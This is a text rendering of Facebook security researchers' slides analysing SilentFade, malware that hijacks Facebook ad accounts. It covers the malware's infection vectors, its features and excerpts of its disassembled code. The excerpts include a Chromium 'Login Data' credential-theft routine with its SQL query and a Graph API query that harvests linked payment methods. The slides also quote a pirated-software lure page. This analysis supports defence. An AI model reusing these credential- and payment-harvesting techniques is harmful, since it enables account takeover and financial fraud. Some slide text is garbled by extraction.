SilentFade

Unveiling a Malware Ecosystem Targeting the Facebook Ad Platform

Sanchit Karve

Jennifer Urgilez

facebook

Agenda

1. Background: Malware Targeting Social Network Accounts
2. SilentFade Features
3. On-Platform Persistence
4. Post-Compromise Abuse
5. A Larger Ecosystem of Malware Targeting Social Network Users
6. Attribution
7. Closing Thoughts

Malware Affecting FB Users

- **APTs**
  - *Ta acks agai ndividuals and/or O nizati*
- **PUAs Backdoo pp**
  - *Da aping, Fa gement*

- **CRIMEWARE**
  - Worms
    - Platform used as propagation vehicle
  - Access
    - Harvesting FB credentials from infected devices

Novel Malware Impacting FB Users

2008	• koobface: Windows & Mac versions • InfoStealer.Gampass
2009	• Bredolab/FakeScanti
2012	• Dorkbot/SDBot
2014	• FaceLiker • BePush
2015	• Qakbot + Man-in-the-Browser support for Facebook

SilentFade

- A new group emerged in early 2016
  - Amateur malware developers but rapidly improving
  - Generally High AV detection rate but can require special repair procedures

- Malware targeted towards Social Network users and Tech Platforms
  - Facebook, Instagram, Twitter and *(more recently)* Amazon


- Linked to at least three evolving malware families
  - Graph API Queries
  - Infrastructure setup, Data Exfiltration format
  - Platform-specific techniques

Graph API

Facebook Graph API is the primary API apps use to read and write to the Facebook Social Graph.

All Facebook SDKs and Products use the Graph API in some form.

Documentation and Usage:
https://developers.facebook.com/docs/graph-api/



```
me?fields=name,short_name,email,photos
```

```
{
  "name": "Sanchit Karve",
  "short_name": "Sanchit",
  "email": "[redacted]",
  "photos": {
    "data": [
      {
        "created_time": "2019-[redacted]+0000",
        "name": "[redacted]",
        "id": "[redacted]"
      },
      {
        "created_time": "2019-[redacted]+0000",
        "name": "[redacted]",
        "id": "[redacted]"
      },
      {
        "created_time": "2018-[redacted]+0000",
        "name": "[redacted]",
        "id": "[redacted]"
      },
```


Prototyping Queries with Graph API Explorer
https://developers.facebook.com/tools/explorer/

Graph API Query in a Sample

- Easiest method to query the Graph API is to perform a HTTP GET request to graph.facebook.com

- Graph API Query from Screenshot is of form:

```
https://graph.facebook.com/v{version}
/act_{ad_account}
?access_token={token}&
_reqName={endpoint}&
_reqSrc={source}&
_sessionID={sessionID}
&fields={query_string}
&include_headers={bool}&
locale={locale}&
method={get/post}&
pretty={bool}&
suppress_http_code={bool}
```



```
lea     eax, [ebp+Dst]
push    offset a_reqnameAdacco              ; "&_reqName=adaccount"
push    1400h                               ; SizeInBytes
push    eax                                 ; Dst
call    _strcat_s
add     esp, 0Ch
lea     eax, [ebp+Dst]
push    offset a_reqsrcAdspaym              ; "&_reqSrc=AdsPaymentMethodsDataLoader"
push    1400h                               ; SizeInBytes
push    eax                                 ; Dst
call    _strcat_s
add     esp, 0Ch
lea     eax, [ebp+Dst]
push    offset a_sessionid                  ; "&_sessionID="
push    1400h                               ; SizeInBytes
push    eax                                 ; Dst
call    _strcat_s
mov     ecx, [ebp+var_14A4]
add     esp, 0Ch
cmp     dword ptr [ecx+8Ch], 10h
lea     eax, [ecx+78h]
jb      short loc_48E7EA
mov     eax, [ecx+78h]

                                            ; CODE XREF: has_graph_endpoint_payments+5D5↑j
push    eax                                 ; Src
lea     eax, [ebp+Dst]
push    1400h                               ; SizeInBytes
push    eax                                 ; Dst
call    _strcat_s
add     esp, 0Ch
lea     eax, [ebp+Dst]
push    offset aFields5b22all_              ; "&fields=%5B%22all_payment_methods%7Bpay"...
push    1400h                               ; SizeInBytes
push    eax
call    _strcat_s
lea     ecx, [ebp+Dst]
mov     [ebp+var_148C], 0
add     esp, 0Ch
mov     [ebp+var_1488], 0Fh
mov     byte ptr [ebp+var_149C
lea     edx, [ecx+1]
nop     dword ptr [eax+00h]


mov     al, [ecx]
inc     ecx
test    al, al
jnz     short loc_48E840
sub     ecx, edx
lea     eax, [ebp+Dst]
push    ecx
push    eax
lea     ecx, [ebp+var_149C]
call    q_set_string_in_buff
mov     ecx, [ebp+var_14E0]
lea     eax, [ebp+var_149C]
push    eax
lea     eax, [ebp+var_1480]
at 48E709

mov     byte ptr [ebp+var_4], 0Bh
push    eax
call    leads_to_restclient_ua
```

```
; char aFields5b22all_[]
aFields5b22all_ db '&fields=%5B%22all_payment_methods%7Bpayment_method_altpays%7Bacco'
                                                              ; DATA XREF: has_graph_endpoint_
                db 'unt_id%2Ccountry%2Ccredential_id%2Cdisplay_name%2Cimage_url%2Cins'
                db 'trument_type%2Cnetwork_id%2Cpayment_provider%2Ctitle%7D%2Cpm_cred'
                db 'it_card%7Baccount_id%2Ccredential_id%2Ccredit_card_address%2Ccred'
                db 'it_card_type%2Cdisplay_string%2Cexp_month%2Cexp_year%2Cfirst_name'
                db '%2Cis_verified%2Clast_name%2Cmiddle_name%2Ctime_created%2Cneed_3d'
                db 's_authorization%2Callow_manual_3ds_authorization%7D%2Cnon_ads_cre'
                db 'dit_card%7Baccount_id%2Ccredential_id%2Ccredit_card_address%2Ccre'
                db 'dit_card_type%2Cdisplay_string%2Cexp_month%2Cexp_year%2Cfirst_nam'
                db 'e%2Cis_verified%2Clast_name%2Cmiddle_name%2Csubtitle%2Ctime_creat'
                db 'ed%2Cneed_3ds_authorization%2Callow_manual_3ds_authorization%7D%2'
                db 'Cpayment_method_direct_debits%7Baccount_id%2Caddress%2Ccan_verify'
                db '%2Ccredential_id%2Cdisplay_string%2Cfirst_name%2Cis_awaiting%2Cis'
                db '_pending%2Clast_name%2Cmiddle_name%2Cstatus%2Ctime_created%7D%2Cp'
                db 'ayment_method_extended_credits%7Baccount_id%2Cbalance%2Ccredentia'
                db 'l_id%2Cmax_balance%2Ctype%2Cpartitioned_from%2Csequential_liabili'
                db 'ty_amount%7D%2Cpayment_method_paypal%7Baccount_id%2Ccredential_id'
                db '%2Cemail_address%2Ctime_created%7D%2Cpayment_method_stored_balanc'
                db 'es%7Baccount_id%2Cbalance%2Ccredential_id%2Ctotal_fundings%7D%2Cp'
                db 'ayment_method_tokens%7Baccount_id%2Ccredential_id%2Ccurrent_balan'
                db 'ce%2Coriginal_balance%2Ctime_created%2Ctime_expire%2Ctype%7D%7D%2'
                db '2%5D&include_headers=false&method=get&pretty=0&suppress_http_code'
                db '=1',0
                align 4
aAll_payment_me db 'all_payment_methods',0                    ; DATA XREF: has_graph_endpoint_
```

SilentFade

Silent Facebook ADs + Exploit

Overview

Timeline

- Active since 2016 with major updates from Dec 2018
- Page Block Exploit released on Dec 22, 2018
- MMX instructions-based string obfuscation after bug fixed
- Support for Instagram and Amazon Cookies added in 2019

Infection Vector

- Arrives on victim devices via Adware bundles and pirated software installers
- Possibly downloaded by other malware

Purpose


- Run Malicious Ads using Compromised Accounts and linked victim payment methods

Damages

- Losses due to credit card chargebacks and refunds to malware victims for ad fraud

Infection Vector

- PUPs/PUAs: Adware bundlers
  - Monetization via PPI networks such as
    - LoadMoney
    - InstallCapital
    - others
- Pirated software from Torrents
- Likely downloaded by other malware



mary29beckerr.tk

coreldraw graphics 13 download

Monday, 10. September 2018

- -----=====Download Link=====----- : CorelDRAW Graphics Suite by MEDIAFIRE how to install and activate coreldraw graphics suite x5 windows. CorelDraw Graphics Suite X7 Free Download standalone setup latest version for PC. It is offline setup file of CorelDraw Graphics Suite X7 download CorelDRAW Graphics Suite X7 CorelDRAW Graphics Suite X7 offers fully-integrated applications and complementary plugins that cover everything from vector. / url. /api/eb5122f2897288fddac5a3b0417cae75/svchost.exe%20Downloads%=Corel%20draw%20graphics%20suite%20x7.2producturl sevenzip-setup-.

CorelDRAW Graphics Suite X8 free download. Always available from the SoftFamous servers. Votes) - Download CorelDRAW Free. Download CorelDRAW Graphics Suite to get hold of the best graphical design software to work with vector images, design web pages or enhance images. If you're looking for a vector design tool, with which you can design graphics and websites

A number of vector graphics editors exist for various platforms. Potential users of these editors will make a decision based on factors such as the availability. CorelDRAW X8 Serial number Crack Keygen Updated Activation code available in this post. Corel Draw X8 is Working.

CorelDraw Graphics Suite allows you to easily create amazing graphics in a powerful design environment. Offering an exceptional and seamless design experience. CorelDraw Graphics Suite X7 Free Download Full Version for Windows PC. Download CorelDraw Graphics Suite X7 free for bit bit in single click direct. CorelDRAW Graphics Suite X7 CorelDRAW Graphics Suite X7 offers fully-integrated applications and complementary plugins that cover everything from vector.

Features

Compromise Facebook Account

- Credential stealer in the form of Raw Credentials and Cookies
- Linked Payment Info on Facebook Account
- Retrieve Lifetime spend on Ads
- Retrieve Number of Friends and profile information
- Retrieve Information about Owned Pages and Business Managers

Disable all controls to inform user of unauthorized activity

- Disable Account and Page Notifications via push, SMS, and email
- Block FB Business and FB Login Alerts pages from messaging users
- Exploit bug to block pages as users

Persistence On Compromised Device

- Contains Service/Daemon component and DLL injected into browsers w/ watcher components


Credential Theft

Extracted from SQLite Data Stores from

- Chromium-based browsers
- Firefox
- IE/Edge

Passwords are encrypted in DB

- Passwords in Chromium-based SQLite credential stores are encrypted using CryptProtect* Win32 APIs
- SilentFade decrypts them on read



```
8D 85 D8 FC FF FF                     lea     eax, [ebp+ExistingFileName]
68 A4 D7 52 00                        push    offset aLoginData                   ; "\\Login Data"
68 04 01 00 00                        push    104h                                ; SizeInBytes
50                                    push    eax                                 ; Dst
E8 42 86 06 00                        call    _strcat_s
83 C4 0C                              add     esp, 0Ch
8D 85 E8 FE FF FF                     lea     eax, [ebp+FileName]
68 04 01 00 00                        push    104h                                ; size_t
6A 00                                 push    0                                   ; int
50                                    push    eax                                 ; void *
E8 6C E5 05 00                        call    _memset
83 C4 0C                              add     esp, 0Ch
8D 85 E0 FD FF FF                     lea     eax, [ebp+pszPath]
50                                    push    eax                                 ; Src
8D 85 E8 FE FF FF                     lea     eax, [ebp+FileName]
68 04 01 00 00                        push    104h                                ; SizeInBytes
50                                    push    eax                                 ; Dst
E8 3E 7D 06 00                        call    _strcpy_s
83 C4 0C                              add     esp, 0Ch
8D 85 E8 FE FF FF                     lea     eax, [ebp+FileName]
68 B0 D7 52 00                        push    offset aLoginDataCache              ; "\\Login Data Cache.db"
68 04 01 00 00                        push    104h                                ; SizeInBytes
50                                    push    eax                                 ; Dst
E8 F8 85 06 00                        call    _strcat_s
8B 35 B4 B2 50 00                     mov     esi, ds:PathFileExistsA
8D 85 D8 FC FF FF                     lea     eax, [ebp+ExistingFileName]
83 C4 0C                              add     esp, 0Ch
50                                    push    eax                                 ; pszPath
FF D6                                 call    esi ; PathFileExistsA
85 C0                                 test    eax, eax
0F 84 69 04 00 00                     jz      loc_4885BB
8D 85 E8 FE FF FF                     lea     eax, [ebp+FileName]
50                                    push    eax                                 ; pszPath
FF D6                                 call    esi ; PathFileExistsA
85 C0                                 test    eax, eax
74 0D                                 jz      short loc_48816C
8D 85 E8 FE FF FF                     lea     eax, [ebp+FileName]
50                                    push    eax                                 ; lpFileName
FF 15 A8 B0 50 00                     call    ds:__imp_DeleteFileA

                      loc_48816C:                                                 ; CODE XREF: find_chromium_install_get_creds+13D↑j
6A 00                                 push    0                                   ; bFailIfExists
8D 85 E8 FE FF FF                     lea     eax, [ebp+FileName]
50                                    push    eax                                 ; lpNewFileName
8D 85 D8 FC FF FF                     lea     eax, [ebp+ExistingFileName]
50                                    push    eax                                 ; lpExistingFileName
FF 15 38 B1 50 00                     call    ds:CopyFileA
85 C0                                 test    eax, eax
0F 84 31 04 00 00                     jz      loc_4885BB
6A 00                                 push    0
6A 06                                 push    6
8D 95 14 FC FF FF                     lea     edx, [ebp+var_3EC]
8D 8D E8 FE FF FF                     lea     ecx, [ebp+FileName]
E8 31 B2 FF FF                        call    sqlite3_open
83 C4 08                              add     esp, 8
85 C0                                 test    eax, eax
0F 85 11 04 00 00                     jnz     loc_4885BB
8B 9D 14 FC FF FF                     mov     ebx, [ebp+var_3EC]
BA C8 D7 52 00                        mov     edx, offset aSelectUsername         ; "select username_value, password_value, "...
50                                    push    eax
89 85 2C FC FF FF                     mov     [ebp+var_3D4], eax
8B CB                                 mov     ecx, ebx
8D 85 2C FC FF FF                     lea     eax, [ebp+var_3D4]
50                                    push    eax
6A 00                                 push    0
6A 01                                 push    1
6A FF                                 push    0FFFFFFFFh
E8 30 8F FD FF                        call    sqlite3_exec
```

```
select username_value, password_value, signon_realm from logins
```

username_value	password_value	signon_realm
sampleaccount@gmail.com	76 31 30 B9 F3 34 C8 34 1D F0 82 50 41 0B B5 DB	https://www.facebook.com/

```
aSelectUsername db 'select username_value, password_value, signon_realm from logins',0
                                        ; DATA XREF: find_chromium_inst
```

